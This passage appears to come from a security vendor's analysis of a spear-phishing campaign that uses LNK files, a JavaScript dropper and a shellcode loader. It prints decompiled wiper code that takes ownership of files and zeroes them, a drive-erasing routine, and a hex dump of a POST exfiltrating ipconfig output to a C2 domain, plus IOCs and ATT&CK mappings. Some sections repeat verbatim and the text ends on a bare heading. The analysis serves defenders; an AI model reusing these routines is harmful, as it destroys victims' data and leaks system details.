File Read     process:  rundll32.exe   op:  OpenRead     status:  0x00000000
              path:     \??\PhysicalDrive0

File Write    process:  rundll32.exe   op:  OpenModify   status:  0x00000000
              path:     \??\PhysicalDrive0
```

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:.....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20  2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
first_file = FindFirstFileA(v23, &file_data);
v13 = first_file;
if ( first_file != -1 )
{
  do
  {
    if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
    {
      if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
        && (file_data.dwFileAttributes & 2) == 0
        && (file_data.dwFileAttributes & 4) == 0 )
      {
        append_string(v18, dir_name, v9);
        append_string(file_name, v18, file_data.cFileName);
        grant_permission(file_name);
        wipe_files_in_dir(file_name);
      }
    }
    else
    {
      append_string(v18, dir_name, v9);
      append_string(file_name, v18, file_data.cFileName);
      if ( grant_permission(file_name) )
      {
        hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
        if ( hFile != -1 )
        {
          max_size = GetFileSize(hFile, 0);
          if ( max_size > 0xA00000 )          // 10 Mb Max
            max_size = 0xA00000;
          v3 = 0;
          null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
          clear_buffer(null_buf, max_size);
          SetFilePointer(hFile, 0, 0, 0);
          WriteFile(hFile, null_buf, max_size, &v3, 0);
          LocalFree(null_buf);
          CloseHandle(hFile);
        }
      }
    }
  }
  while ( FindNextFileA(v13, &file_data) );
  return FindClose(v13);
}
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info


MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```



```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 2E 20 2E 20 2E 20 2E 20 2E 20  2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

